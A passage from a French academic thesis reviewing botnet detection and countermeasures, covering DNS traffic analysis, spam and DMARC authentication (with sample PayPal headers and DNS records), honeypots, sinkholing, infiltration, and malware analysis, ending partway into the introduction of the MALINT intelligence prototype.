Enfin, [Far13] propose une synthèse des méthodes de détection des canaux cachés utilisant le protocole DNS : ces techniques reposent d'une part sur l'analyse du contenu des requêtes et des réponses DNS et d'autre part sur des mesures sur le traffic DNS. Le papier propose une implémentation simple permettant d'identifier les pics de traffic détectés dans les requêtes DNS (le transfert d'une commande ou d'un fichier exfiltré) et recommande de la compléter par une détection dans le contenu des requêtes sur la base de signatures.

Ces méthodes d'analyse du trafic DNS sont donc efficaces. Elles peuvent être implémentées avec des outils propriétaires, des sources d'information externes commerciales (comme le SIE issu des travaux présentés dans [DL09]) ou des plates-formes libres, comme celle que présente [MFW+12].

3.2.1.3 Cas particulier des réseaux pair-à-pair

Certains auteurs proposent des méthodes destinées plus particulièrement à protéger les réseaux pair à pair contre la diffusion de logiciels malveillants en leur sein : [CRC09] par un système de gestion de notation de la confiance entre les pairs, et [RS11] mesure l'efficacité d'une méthode de mise en quarantaine des nœuds diffusant des contenus malveillants.

Au passage, on notera que les mêmes méthodes de protection pourraient être utilisées par les développeurs de botnets pour se protéger contre une "attaque de Sybil" [Dou02] qui consiste pour un seul attaquant à avoir la capacité de déployer un nombre de pairs suffisant pour prendre le contrôle, méthodes dont il a été démontré qu'elles pouvaient être adaptées aux botnets pair-à-pair [DFN09].

3.2.1.4 Analyse des données liées au spam

Le spam lié aux botnets peut avoir différentes origines : l'émission de spams par le botnet (pour sa propagation ou pour la propagation de messages publicitaires malveillants ou encore

1. `http://exposure.iseclab.org/`

de hameçonnage), l'émission par tous moyens de messages pour diffuser un botnet ; ce spam peut donc être lié à un botnet de spam ou à d'autres types de menaces et de botnets.

Collecte et analyse du spam. Il existe plusieurs méthodes basiques pour collecter des spams (provenant de botnets ou non) : la réception de signalements depuis les usagers – c'est ce que font tous les fournisseurs de services de messagerie ou `Signal-Spam` en France – et la constitution de spamtraps [M3A13] : des adresses de courrier électronique dédiées à la réception de courriers électroniques suspects, par exemple en camouflant [2] ces adresses dans des pages Web pour qu'elles soient collectées par des automates [HGC12].

La première question que l'on se pose ensuite est la capacité de détecter les spams émis par des botnets : [XYA+08] démontrait l'utilisation d'un outil automatisé (`AutoRE`) pour la constitution automatique de règles permettant de détecter les URL malveillantes dans les courriers électroniques (la détection repose sur deux caractéristiques des campagnes de spams provenant de botnets : elles se produisent par salves et sont très réparties – plutôt que de provenir d'un serveur légitime unique ou d'un réseau unique).

Pour compléter ce type de démarche (ou analyser d'autres sources d'informations sur le spam telles que les données collectées par `Signal-Spam`), [ZDS+08] propose de consolider les campagnes identiques, confirmer que les messages sont bien émis par des hôtes dont le comportement est caractéristique d'un botnet (et non d'une infrastructure dédiée au spam reposant sur des serveurs) et identifier celles qui sont émises par le même botnet. Non seulement ce travail permet de réaliser des mesures intéressantes, mais il offre des possibilités démontrées d'identification de botnets individuels et de les relier à leurs commanditaires. On pourrait imaginer de donner un sens à cette classification grâce aux méthodes de filtrage lexical que nous avons expérimentées [CFF12] avec `Signal-Spam` dans le cadre du programme ANR Filtrar-S. Ce type de méthodes sémantiques est ajouté par [MLP+12] pour améliorer la classification des spams provenant de botnets. BotMagnifier, enfin, propose [SHSG+11] d'amplifier ces résultats en allant rechercher des adresses IP dont le comportement dans l'émission de courriers électroniques est similaire aux bots de spam identifiés.

Parmi les travaux publiés, ceux de `Botlab` [JMGK09] sont notables qui proposent une visualisation en temps réel sur leur site Web [3] des mesures réalisées par leur plate-forme.

Détecter les abus liés à son infrastructure. Bien évidemment l'exploitation des journaux et des alertes reçues de l'extérieur permettront de collecter des données relatives au spam émis par son propre réseau (cf. la section précédente 3.2.1.6 page 105). Mais depuis quelques années, de nouveaux outils sont à notre disposition pour empêcher et détecter les abus de ses noms de domaine. Ainsi le RFC 7489 [KZ15] synthétise l'initiative `DMARC` qui vise à tirer le maximum des procédés SPF et DKIM pour lutter contre ces abus :

- *Sender Policy Framework* (SPF) introduit un champ `TXT` associé à un nom de domaine venant préciser les adresses IP autorisées à émettre des courriers électroniques pour ce domaine ;
- *DomainKeys Indentified Mail* (DKIM) renforce la sécurité apportée par `SPF` en intégrant une signature cryptographique du corps du message et surtout d'une partie de l'en-tête ; la signature est réalisée par le serveur d'expédition et les clés publiques sont diffusées dans des champs DNS, une fois de plus ;

2. `http://www.projecthoneypot.org/`
3. `http://botlab.org/`

- *Domain-based Message Authentication, Reporting and Conformance* (DMARC) vient compléter ces règles et permet notamment de recevoir des rapports agrégés et forensiques (plus détaillés) depuis les domaines de destination s'étant engagés à traiter le protocole DMARC : ainsi si des messages ne correspondant pas à nos règles normales d'émission sont adressés à l'extérieur, par exemple par usurpation de notre nom de domaine ;

Prenons par exemple certains en-têtes d'un courriel reçu depuis le domaine `paypal.com` :

```
Return-Path: <member@paypal.com>
Received-SPF: softfail (google.com: domain of transitioning member@paypal.com does not
     designate 178.33.40.126 as permitted sender) client-ip=178.33.40.126;
Authentication-Results: mx.google.com;
       spf=softfail (google.com: domain of transitioning member@paypal.com does not
           designate 178.33.40.126 as permitted sender) smtp.mail=member@paypal.com;
       dkim=pass header.i=@paypal.com;
       dmarc=pass (p=REJECT dis=NONE) header.from=paypal.com
DKIM-Signature: v=1; a=rsa-sha256; d=paypal.com; s=pp-dkim1; c=relaxed/relaxed;
        q=dns/txt; i=@paypal.com; t=1420129075;
        h=From:From:Subject:Date:To:MIME-Version:Content-Type;
        bh=z7/gjQZUZo/qRyp/5L1jObAEPe8R1m9NZUCf2h4NSnM=;
        b=imMi+R4oT/l3r9hy7H9X3mq6QX9ZxdiEzco8oDXEGeq566tc9vYrt0j8Ss8J+Bt5
        x6YtkQlzBCzrCDSeJcpLCIBVcxaO4/XCWPakDiP2PmH8evNVVcioyV+Ch+SHa3/k
        54oFZAYUK/DUsWaus+ZD+1dGRhINMop3AgJr3vJtYzSIWZgcOP3MSAtGTSOoOdyj
        u6ak5NMBX4jk1++JFm4g/+E5ozlFn1Byy24vkI1A4Nq74z+uiEFbpcyzkxJoIzqU
        pxJk6BtYh4eXZf2S2IbZ8NnrM9soOdgXUuWuN4XqWDJ1AMEDrtdUB1+SPJARq1yr
        sZFCYwhjnnK+5VmUTXFNfQ==;
Message-Id: <XXXXXXXXXX.XXXXX@paypal.com>
From: XXXX via PayPal <member@paypal.com>
```

Le domaine `paypal.com` présente les enregistrements ci-après, qui permettent de vérifier l'intégrité de ce message :

```
paypal.com: ''v=spf1 ip4:8.20.114.31 ip4:12.130.86.238 ip4:54.214.39.184 ip4:54
    .241.16.209 ip4:54.244.242.0/24 ip4:63.80.14.0/23 ip4:64.127.115.252 ip4:65
    .110.161.77 ip4:65.212.180.36 ip4:66.211.168.230/31 ip4:67.72.99.26 ip4:67
    .221.168.65 ip4:74.112.67.243 ip4:81.223.46.0/27 ip4:96.43.144.64/28 ip4:96
    .43.148.64/28 ip4:96.43.151.64/28 ip4:108.175.18.45 ip4:108.175.30.45 ip4:129
    .41.77.70 ip4:157.151.208.65 ip4:173.0.84.224/28 ip4:173.0.94.244/30 ip4:173
    .224.160.128/25 include:spf1.paypal.com ~all''

spf1.paypal.com: ''v=spf1 ip4:173.224.161.128/25 ip4:182.50.78.64/28 ip4:193
    .28.178.0/25 ip4:194.64.234.129 ip4:198.61.254.231 ip4:198.178.234.57 ip4:204
    .13.11.48/29 ip4:204.14.232.64/28 ip4:204.14.234.64/28 ip4:204.92.114.187 ip4:206
    .25.247.143 ip4:206.25.247.155 ip4:206.165.246.80/29 ip4:208.40.232.70 ip4:208
    .64.132.0/22 ip4:208.85.50.137 ip4:208.201.241.163 ip4:209.46.117.168 ip4:209
    .46.117.179 ip4:209.67.98.46 ip4:209.67.98.59 ip4:216.113.160.0/24 ip4:216
    .113.172.0/25 include:spf2.paypal.com ~all''

spf2.paypal.com: ''v=spf1 ip4:216.113.175.0/24 ip4:216.136.162.65 ip4:216
    .136.162.120/29 ip4:216.136.168.80/28 ~all''

_dmarc.paypal.com: ''v=DMARC1; p=reject; rua=mailto:d@rua.agari.com; ruf=
    mailto:dk@bounce.paypal.com,mailto:d@ruf.agari.com''

pp-dkim1._domainkey.paypal.com: ''v=DKIM1; k=rsa; p=
    MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3EdI1EOw/+ft6uywdUHi5P4
CyIqCl5u31m88yuixkRHVYLGe/NLC8wjzOHkeN6kKjrdCMXhDcBK2CFnTKKptJdwmj25o
3Kj3uqscN+jEzGaIy0hRvnFZ2FGr6MdQxMLI0xkC1fFiU22TCuwEJydxKtTQ1bLByfCf6
vgEEsIL5Wpg8iDvo5wCbDesPOwVz0FpsJWHIPOtTfDc43Zjuk5WCZm5hVX7ubVBuV3HxL
vGWugnfqjnbWXLOcKQAIqnKYVvF5RQOT11b7bguwTYdpPMMccWPlHq5ZsoFCw1yN+P9k3
6N0WdINYRq83zi+aO0jPxgzzQ9BJ3JcZrP3rdis1fZQIDAQAB''
```

Les rapports agrégés et forensiques sont transmis à l'adresse de courrier électronique configurée dans un format XML spécifié par le standard DMARC.

3.2.1.5 Retour des éditeurs de sécurité et de solutions antivirus

Nous avons déjà examiné (cf. section 2.2.1 page 75) les retours offerts par les éditeurs de solutions de sécurité grâce à la publication d'informations publiques sur leurs plates-formes. Ils produisent aussi des rapports plus confidentiels à destination de certains publics (services de police par exemple, ou des clients abonnés à un service complémentaire).

Les logiciels antivirus déployés sur le réseau d'une organisation sont susceptibles de lever des alertes qu'il est indispensable de pouvoir aussi traiter : on ne peut pas faire reposer la responsabilité de comprendre leur portée uniquement sur les épaules des utilisateurs finaux. Il est donc indispensable que ceux-ci soient configurés pour transmettre ces informations (ainsi que des informations statistiques) vers l'équipe chargée de la sécurité du système d'information.

Ces informations viennent se rajouter aux données des journaux d'activité qu'il faudra corréler.

En prenant d'éventuelles précautions liées à la sensibilité de son réseau, on pourra éventuellement contribuer à la sécurité de tous en partageant les échantillons suspects repérés sur son réseau ou capturés par ses pots-de-miel, avec des services d'analyse communautaires tels que `Virustotal` ou `Jotti`, ou des bacs à sable en libre accès tels que `malwr.com`.

3.2.1.6 Analyse des journaux d'activité

L'analyse des journaux d'activité dans un réseau (pare-feux, serveurs) à la recherche d'activités liées aux botnets suppose de collecter les bonnes données, bien connaître ses outils et de mettre en œuvre des stratégies adaptées à une menace connue ou inconnue. Notre premier chapitre a clairement démontré que toute cette activité peut être recherchée à tous les niveaux dans un réseau : sur les postes de travail, les serveurs partagés, les équipements en périphérie, les routeurs (capture de *netflows*) et les systèmes dédiés à la communication vers l'extérieur (notamment serveurs DNS, courrier électronique, proxies Web). Parmi les options de collecte complémentaire, on peut imaginer installer des outils de détection des modifications non autorisées des systèmes de fichiers, configuration réseau et de code applicatif tel que `tripwire` [KS94] ou toute solution alternative.

Le problème supposé de l'analyse de ces journaux n'est pas insurmontable. Ainsi, [WHF11] démontre qu'il est possible d'exploiter de très grands volumes de données en temps réel, dans des scénarios de recherches d'attaques dans les réseaux, avec la fouille de graphes distribuée.

Les constructeurs de solutions de gestion de la sécurité (*Security information and event management* (SIEM)) proposent tous des interfaces et des solutions, plus ou moins adaptées, qui nécessiteront toujours un certain niveau de formation des exploitants. `Splunk`[4] ou `PicViz`[5] (qui propose une analyse en coordonnées parallèles), utilisés souvent en complément de ces SIEM, proposent des stratégies à leurs utilisateurs. [YOO+13] présente les résultats de `Beehive`, qui parvient à produire une analyse efficace des logs d'un grand réseau sur 24 heures en 1 heure de temps. Quelques publications [HPBM14], [CGY+14] font état du développement d'outils de visualisation prometteurs, facilitant le travail des veilleurs, mais non rendus publics.

Ce sujet important mérite manifestement un investissement supplémentaire de la recherche pour non seulement accélérer le travail des analystes, mais aussi automatiser certains

4. `https://www.splunk.com/content/dam/splunk2/pdfs/technical-briefs/advanced-threat-detection-and-response-tech-brief.pdf`

5. `https://www.honeynet.org/node/500`

process. Il s'agit d'un secteur particulièrement concurrentiel (entre les éditeurs de solutions SIEM) et on peut regretter que les rares publications sur des outils testés ne conduisent pas au partage des outils vers le plus grand nombre.

3.2.2 Pots de miel (*honeypots*) et simulations

Pour leur caractère mixte (passifs et parfois actifs), nous les abordons entre les deux sections correspondantes. [MA07] classifie les honeypots par leur niveau d'interaction :

- pots-de-miel à interaction faible : ils se contentent d'accepter les connexions entrantes sur des ports typiquement ouverts ;
- pots-de-miel à interaction moyenne : ils offrent à l'attaquant une simulation d'un système d'exploitation ; on peut citer `dionaea` [6] (successeur de `nepenthes` et `mwcollect`), `omnivora` [7] (tourne sur un système d'exploitation Windows) ou `honeytrap` (ce dernier ouvre dynamiquement une capture sur un port sollicité par l'attaquant) ;
- pots-de-miel à interaction forte : il s'agit de présenter à l'attaquant un véritable système d'exploitation avec lequel interagir (cela représente un risque de créer une source d'attaques) ;

Certains honeypots simulent des serveurs plutôt que des postes clients, tels `Honeyd`, `Kippo` et `Glastopf` ou les travaux de [NKAH11], ils apparaissent moins pertinents au regard de notre étude. Les honeyclients tels que `thug` [8] simulent le fonctionnement d'un client (un navigateur Web notamment) qui se connecterait sur une plate-forme d'infection.

Enfin, les auteurs de [MA07] rappellent le concept de *honeytoken* qui désigne toute ressource numérique avec laquelle aucune interaction n'est supposée intervenir (un nom de domaine, une adresse de courrier électronique, un numéro de carte de crédit ou un identifiant de connexion).

Les simples pots-de-miel ne semblent plus totalement au goût du jour au regard des méthodes de propagation les plus répandues, puisqu'il s'agit principalement de détecter des vers. En revanche, comme l'ont présenté [MS15] [9] récemment, ils ont indéniablement un rôle à jouer dans la détection des attaques en profondeur au sein des réseaux.

En particulier, le projet PRISMA présenté par [KGKR12] permettrait de développer des automates à état simulant le fonctionnement de n'importe quel protocole observé dans des traces réseau et donc de simuler aussi bien des clients que des serveurs et réaliser rapidement des pots-de-miel adaptés à des situations variées. Cette revue ne serait pas complète sans citer Netzob [10] qui semble encore plus efficace [BGH14] pour construire la simulation de protocoles.

Il faut donc imaginer de nouveaux usages pour les pots-de-miel (sécurité en profondeur, détection des actions réalisées dans les réseaux, analyse rapide du fonctionnement d'un botnet) et développer l'usage des *honeyclients* (comme `thug`) pour aller chercher les diffusions de menaces.

6. `http://dionaea.carnivore.it/`
7. `http://sourceforge.net/projects/omnivora/`
8. `http://buffer.github.io/thug/`
9. `http://www.opencanary.org/`
10. `http://www.netzob.org/`

3.2.3 Détection active

3.2.3.1 *Sinkholing*

Un *sinkhole* (littéralement trou d'évier ou doline si on parle des formations géologiques, mais il n'y a pas de traduction française reconnue) consiste en général à mettre en place une infrastructure reposant sur le DNS qui à la fois redirige le trafic sur la base de noms de domaine (ceux utilisés par le botnet) vers un ou des serveurs capables d'accepter les connexions, simuler le comportement du système de commande et de contrôle et réaliser des mesures. En détournant le trafic ainsi, le botnet perd de sa puissance, voire passe complètement sous le contrôle de ceux qui ont mis en place le *sinkhole*.

L'utilisation de serveurs recevant les requêtes n'est pas obligatoire mais permet de réaliser ces mesures et éviter que les bots n'aillent chercher une connexion ailleurs. Ce piège peut être placé dans un réseau local, le réseau d'un opérateur ou bien avec une vision globale. La première évocation de ce terme [GM03] décrit un outil mis en place au sein des réseaux d'opérateurs pour gérer le trafic suspect quelle que soit sa nature (sur demande pour du trafic suspect et par défaut pour le trafic qui ne devrait pas être dans le réseau, comme les adresses IP non adressables – le *dark Internet* [HA05]). La notion de *sinkhole* est aussi utilisée pour décrire certaines méthodes de capture de courriers électroniques non sollicités (*spam*) via des domaines non exploités [RF06] ou des relais SMTP pots-de-miel [PHM08].

En 2009, l'équipe de Team Cymru a présenté [Kri09] les résultats d'une opération de *sinkholing* ayant ciblé la version C du botnet Conficker (cf. évocation du DGA de Conficker page 52), grâce à la coopération des offices d'enregistrement de plus de 100 domaines de premier niveau (TLD). Ils ont utilisé un serveur unique et beaucoup d'espace disque pour enregistrer les journaux de connexion (de l'ordre d'un giga-octet de données en moyenne chaque jour). Ici, vu le nombre de noms de domaines créés chaque jour par le DGA, l'opération de sinkholing avait essentiellement un objectif de mesure, mais un effet relativement faible sur le fonctionnement du botnet lui-même.

On pourrait imaginer en revanche d'importer les résultats de certains algorithmes DGA dans la résolution locale des noms de domaine, au niveau d'un fournisseur d'accès par exemple ou d'un réseau d'entreprise, ce que propose [Bru10].

En 2013, Symantec a mis en œuvre [NG13] des méthodes permettant de réaliser un sinkholing du botnet ZeroAccess. S'agissant d'un botnet pair-à-pair, il leur a fallu injecter dans la communication entre des pairs des listes de pairs de niveau supérieur compromises. Ces méthodes ne sont pas totalement efficaces, les maîtres des botnets ayant réussi à mettre à jour leur code. Au-delà de la mesure et de la prise de contrôle temporaire, Symantec a entrepris de contacter les CERTs et fournisseurs d'accès concernés pour déclencher des opérations de nettoyage.

3.2.3.2 Infiltration

L'infiltration dans un botnet consiste à se comporter comme l'un des éléments de ce botnet (un bot, un serveur intermédiaire, voire un utilisateur du panneau de commande et de contrôle). Pour chacun de ces cas la difficulté juridique est évidemment croissante. On peut se contenter d'observer et de mesurer, de lancer des commandes, allant jusqu'à la désinstallation du botnet si elle est possible (et souhaitable au regard des risques portant sur les systèmes compromis). Plusieurs approches sont possibles en fonction de l'architecture du botnet.

Activité sur les canaux de commande IRC. Le protocole de dialogue interpersonnel IRC était le plus courant pour les botnets au milieu des années 2000. Comme pour n'importe quel protocole, plusieurs approches sont possibles. Ainsi sur IRC, il est envisageable de se connecter "manuellement" sur l'un des serveurs, de réaliser une écoute du traffic sur le serveur ou sur le réseau – si le traffic n'est pas chiffré. Les auteurs de [ARZMT06] sont allés plus loin et ont déployé des drones IRC (ou *IRC trackers*) simulant le comportement des bots (connexions/déconnexions, réponses, états) après leur capture et leur analyse. [BY07] propose comme stratégie de démantèlement des botnets IRC la détection des canaux de commande et leur suppression sur les serveurs (ou la suppression des serveurs eux-mêmes) ; certains des botnets documentés dans ce même article ont des commandes d'arrêt du bot qui pourraient être exploitées si l'on arrivait à se faire passer pour le maître du botnet.

Sur les réseaux sociaux. Le cas du botnet Koobface est intéressant à étudier : celui-ci utilise les réseaux sociaux – notamment Facebook, d'où le nom choisi – pour se propager. Comme le détaille [TN10], Koobface est apparu en fin d'année 2008 ; ses victimes lisent un message d'un ami sur Twitter ou Facebook, cliquent sur le lien, sont redirigés par plusieurs étapes dont un lien d'une plateforme de liens courts comme `bit.ly`, une redirection et un bot utilisé comme serveur Web puis une fausse page Youtube ou Facebook faisant croire à la nécessité de réaliser une mise à jour de l'extension Adobe Flash. Seuls les navigateurs ayant JavaScript et Flash sont redirigés vers la destination finale, certainement pour empêcher les automates (ceux de chercheurs en sécurité par exemple) de pouvoir les parcourir.

L'architecture de Koobface comprend deux niveaux, avec un certain nombre de bots servants (cf. définition 1.21 page 41), utilisés aussi comme serveurs Web pour réaliser l'infection des victimes.

La méthodologie des auteurs pour infiltrer Koobface comprend trois composants dont deux relèvent de l'infiltration :

- un script simulant le comportant d'un bot rejoignant le réseau pair-à-pair et recherchant des ordres à exécuter ;
- la surveillance des comptes malveillants sur les réseaux sociaux ;
- l'observatioon des URLs malveillantes propagées ;

Le script développé par les auteurs reproduit les traces collectées par observation du traffic entre des bots capturés et le système de commande et de contrôle. Seule la rétro-conception de fonctions de chiffrement utilisées pour l'échange d'identifiants de connexion à des comptes Facebook leur fut nécessaire. Pendant la période d'observation d'une durée d'un mois (février 2010), six mises à jour ont été nécessaires suite à des modifications apportées par les maîtres du botnet. Cette opération leur a permis de mieux comprendre le fonctionnement de Koobface mais pas d'offrir une méthode de démantèlement.

Dans les réseaux pair à pair. Le botnet Miner repose sur un protocole de communication pair-à-pair et est destiné principalement à distribuer des opérations de calcul de bitcoins. Il comporte un module dédié aux réseaux sociaux Facebook et Vkontakte, afin de profiter des contacts de la victime et inciter ceux-ci à installer le code malveillant.

La méthode utilisée par [PGP12] consiste à réaliser une énumération récursive du réseau en utilisant de façon optimisée les commandes de découverte des pairs nécessaires au fonctionnement du réseau. Après téléchargement d'une liste d'initialisation (*bootstrap*), le drone

utilise la commande `ip_list` pour récupérer la liste des pairs connectés sur chaque nœud et ainsi de suite jusqu'à avoir une liste stable à un instant `t`.

Cette stratégie a permis aux auteurs de réaliser des mesures distribuées dans le temps, leur permettant d'observer de façon relativement précise l'évolution du botnet pendant quatre mois et demi (du 14 septembre 2011 au 1^{e} février 2012).

Une fois de plus, il s'agit ici uniquement de pouvoir surveiller et mesurer le botnet étudié.

Remonter jusqu'à l'attaquant Les auteurs de [LL12] vont encore plus loin avec leur projet Pebbletrace. L'idée principale est de faire remonter vers le système du maître du botnet un code malveillant développé par les défenseurs pour piéger les équipements successifs dans la chaîne : serveurs de commande et de contrôle ou le poste de travail du maître pour collecter des informations d'identification. La stratégie décrite consiste à récupérer la clé secrète de la communication entre la victime et le système de commande et de contrôle (grâce à une capture de la mémoire du système victime) et injecter dans le trafic retour une charge utile destinée à compromettre l'attaquant. Les auteurs démontrent la faisabilité de leur méthode sur un botnet ZeuS avec des infrastructures dans le cloud.

3.2.4 Défis à venir

Plusieurs pistes d'évolution des botnets sont explorées depuis quelques années. [HHH08] présentait Rambot, l'hypothèse de botnets pair-à-pair hyper résilients, avec un chiffrement fort et un système de points entre pairs rendant difficile l'insertion d'un nœud qui ne participerait pas activement au botnet (donc un bot contrôlé par un simple observateur).

L'ensemble de ces fonctions reste à implémenter ensemble, mais on a vu avec ZeuS Gameover [ARSG^{+}13] un protocole pair-à-pair propriétaire, un chiffrement fort et un DGA suffisamment complexe (1000 domaines générés chaque semaine). Il a fallu plusieurs opérations pour arriver à en venir à bout en 2014 [San15] (et l'auteur principal des faits n'est toujours pas arrêté).

Une autre stratégie pour les développeurs de botnets pourrait être de concevoir leurs protocoles pour être moins facilement détectables par les procédés de classification de protocoles (par la lecture des publications ou une rétro-conception des IDS) et enfin d'associer plusieurs protocoles de façon aléatoire dans un même botnet. Ils profiteront aussi très certainement de la moindre protection qu'on peut supposer des objets connectés ou de la multiplicité des protocoles de communication utilisables par les terminaux mobiles.

3.3 Analyse des logiciels malveillants

Une fois le botnet (ou un de ses composants) détecté, s'en suit la phase d'investigation. L'objectif de cette section n'est pas de décrire l'ensemble de ces étapes parfois très techniques de façon exhaustive, mais de pointer certaines difficultés que l'on pourrait rencontrer ou axes de développements en cours ou à venir de la part de la communauté.

Nous avons vu au premier chapitre que les développeurs de codes malveillants utilisaient différentes méthodes pour rendre plus difficile non seulement la détection mais aussi l'analyse de ces logiciels. C'est la difficulté principale à laquelle vont être confrontés les chercheurs.

L'objectif de l'analyste est de comprendre à la fois ce que permet le logiciel malveillant (les

fonctionnalités) et les autres composants du botnet (le système de commande et de contrôle par exemple), et la façon dont c'est réalisé. En particulier il pourra s'agir de réaliser des rapprochements entre plusieurs logiciels malveillants à partir de leur architecture et de leur code.

Les techniques d'analyse se décomposent traditionnellement en méthodes statiques et dynamiques (avec exécution du code malveillant), qui vont parfois se combiner. Nous allons les parcourir en fonction de leur complexité.

3.3.1 L'analyse en bac à sable

L'analyse en bac à sable est souvent la première approche des observateurs de logiciels malveillants. Il s'agit [ESKK08] d'exécuter le code malveillant dans un simulateur, une machine virtuelle ou une machine physique sous contrôle, reposant sur le système d'exploitation ciblé, avec un certain nombre de capteurs permettant de mesurer l'activité sur le système de fichiers, les process créés, les appels de fonctions du système d'exploitation ou des composants installés, dans la base de registres Windows (ou le service équivalent dans les autres systèmes d'exploitation), la mémoire ou sur le réseau.

La première brique de l'apprentissage des analystes débutants est généralement l'exécution manuelle dans un environnement virtuel (Virustotal, VMWare,...) avec un ensemble d'outils pré-installés dans la machine virtuelle ou en périphérie (pour simuler ou filtrer les interactions avec Internet, comme INetSim [11], FakeNet [12] ou Mozzle [GLB12]).

L'analyse en bac à sable étend ce modèle et peut être totalement automatisée, donner des résultats très rapides. S'ils ne sont pas détectés, les bacs à sable ont tous les avantages de l'analyse dynamique, en particulier le contournement possible des méthodes d'obfuscation et une compréhension plus rapide des fonctionnalités. Le résultat des différentes étapes de l'exécution en bac à sable enfin peut être éventuellement l'objet d'une analyse statique (car issus d'un dépaquetage ou d'un téléchargement depuis un site distant comme module complémentaire). Les bacs à sable enfin peuvent constituer une méthode de détection de codes malveillants.

Certains auteurs [KVK11], [KVK14] proposent le développement de bacs à sable sur base de machines physiques. L'intérêt est de contourner une grande partie des méthodes de détection utilisées par les logiciels malveillants. Les difficultés principales résident dans la complexité de l'injection du code malveillant, de la collecte de certaines informations (instrumentation) et la restauration rapide du système dans son état initial.

3.3.2 L'analyse statique

L'analyse statique est donc l'observation du code malveillant sans l'exécuter. Elle est généralement réalisée avec des outils de désassemblage et de décompilation, quand le code n'est pas directement accessible (pour les scripts malveillants). Elle peut être combinée avec les méthodes dynamiques permises par les outils de déboguage (qui autorisent une exécution pas à pas en parcourant le code).

L'analyse statique ne se limite pas à l'examen du code et de sa structure par un être humain, mais peut aussi être l'objet d'automatisations.

11. `http://www.inetsim.org/`
12. `https://sourceforge.net/projects/fakenet/`

Ainsi, [IW12] présente une méthode de classification des échantillons de logiciels malveillants par analyse du graphe de flot de contrôle à la recherche des appels à des fonctions d'une interface de programmation (*Application programming interface* (API)). La première étape consiste à simplifier le graphe : identification des appels API, élimination des nœuds du graphe qui ne sont pas des appels API et fusion des appels vers les mêmes fonctions lorsqu'ils sont proches. Ensuite, il est possible de calculer une similarité entre ces graphes simplifiés. La méthode dévelopée est selon les auteurs peu résistante à l'utilisation de compilateurs différents et les auteurs suggèrent que l'analyse statique ne peut pas répondre totalement aux objectifs (il y a des façons différentes de réaliser les appels aux fonctions des API).

Les auteurs de [LJL10] font une proposition qui a l'air plus aboutie. La technique employée est similaire, avec une construction de cette signature sémantique reposant sur la signification de l'appel à fonction : objet et comportement de l'appel (lecture sur disque dur, écriture sur disque dur, etc.) ; elle est stockée dans une matrice d'adjacence de dimension 128. Ils s'attachent ici en particulier, avec des calculs de similarités sur ces "graphes de code", à la détection de codes malveillants obfusqués et obtiennent une détection de 100% pour trois techniques d'obfuscation (ils estiment qu'elle doit être améliorée pour pouvoir traiter certaines méthodes d'obfuscation telles que l'insertion d'appels API non signifiants ou redondants).

3.3.2.1 Aller plus loin dans l'analyse dynamique

[Cal13] soutient que l'analyse dynamique peut permettre de répondre à trois défis de l'analyse de code malveillant : « code auto-modifiant, complexité du jeu d'instructrions et absence d'informations de haut niveau ». L'auteur présente l'étude a posteriori d'une exécution d'un programme informatique, grâce à l'exploitation d'un traceur, c'est-à-dire un outil permettant d'observer l'exécution d'un programme avec les possibilités suivantes : (1) connaissance de l'état de la machine, à la granularité temporelle de l'exécution, (2) la transparence de l'observation et (3) la capacité d'enregistrer des informations (production d'une trace d'exécution). Ce traceur [13] est ici réalisé avec Pin, framework d'instrumentation dynamique d'Intel.

Les résultats présentés démontrent que sur l'échantillon représentatif de logiciels malveillants analysé, les protecteurs mis en place par leurs développeurs sont avant tout des couches de protection autour de la charge utile. Les outils développés grâce au traceur et à l'identification des "boucles de flux de données" permettent la détection d'implémentations d'algorithmes cryptographiques avec une efficacité supérieure aux outils classiquement utilisés.

Plates-formes de simulation. Dans le même esprit, la suite des travaux de [Cal13] ont porté sur l'émulation du botnet Waledac pour tester la validité d'une méthode d'attaque possible. Les possibilités de telles plates-formes sont particulièrement prometteuses pour la compréhension des menaces mais aussi tester des hypothèses de mitigation : c'est, par exemple, ce que propose la plate-forme EPIC [SGH13] du centre de recherches de la Commission européenne.

3.3.3 Détecter et contourner les méthodes d'obfuscation

On a vu au premier chapitre que l'obfuscation du code malveillant était un paramètre incontournable de leur développement aujourd'hui et ci-dessus, nous avons vu que des méthodes d'analyse dynamique [Cal13] permettent de les détecter et de mieux comprendre leur

13. `https://code.google.com/p/aligot/source/browse/trunk/vanilla/tracer/`

structuration. De nombreux travaux proposent des méthodes de détection et de classification des empaqueteurs utilisés.

Des solutions de dépaquetage dynamique ont été proposées (Justin [GFC08], OmniUnpack [MCJ07]) et parfois mises en difficulté [BLB11]. Enfin, la plupart des méthodes efficaces étant dynamiques, il est difficile d'envisager pour l'instant de les intégrer directement dans les solutions de protection anti-virus.

3.4 Développement d'un outil de veille contre les botnets – MALINT

3.4.1 Introduction

Parmi les méthodes de lutte, la détection proactive des activités liées aux botnets par des services habilités à mener des investigations judiciaires est un angle particulièrement pertinent dans le cadre de nos travaux. Aussi nous sommes-nous proposés de réaliser un prototype de plateforme de veille des activités liées aux diffusions de virus liés aux botnets et aux systèmes de commande et de contrôle de ces botnets. Le nom de ce projet est MALINT pour *Malware Intelligence*.

Ce prototype a été développé avec le soutien financier de la Mission innovation participative de la Direction générale pour l'armement et le concours de Sébastien Larinier (société Sekoia) pour les développements et Charlie Hurel (chercheur indépendant) pour l'identification de certains concepts (notamment grâce à sa bonne connaissance des moyens de propagation modernes des botnets, TDS et plates-formes d'exploit).

3.4.2 Concept

Le concept général du projet MALINT est né de l'observation des méthodes de propagation des botnets et de la difficulté rencontrée dans les enquêtes judiciaires pour identifier de façon efficace la source de ces menaces. L'idée est de pouvoir, sur un territoire donné, par exemple sur le territoire national français, zone de compétence des unités judiciaires à compétence nationale, collecter à partir des sources ouvertes l'ensemble des informations sur la diffusion des menaces (vecteurs de diffusion) et leur activité (serveurs de commande et de contrôle).

Assez classiquement, cette collecte d'informations permet de récupérer des échantillons de virus distribués, y compris au cours du temps les échantillons différents mis à disposition à partir de la même source.

Ensuite, ces données doivent pouvoir être enrichies et un suivi historique réalisé. L'enrichissement consiste par exemple à faire le lien entre un nom de domaine et les adresses IP associées ou les données publiques des serveurs Whois. L'analyse en bac-à-sable des échantillons est un autre vecteur d'enrichissement.

3.4.3 Architecture

L'architecture de MALINT (cf. figure 3.1 page ci-contre) repose sur les composants suivants :

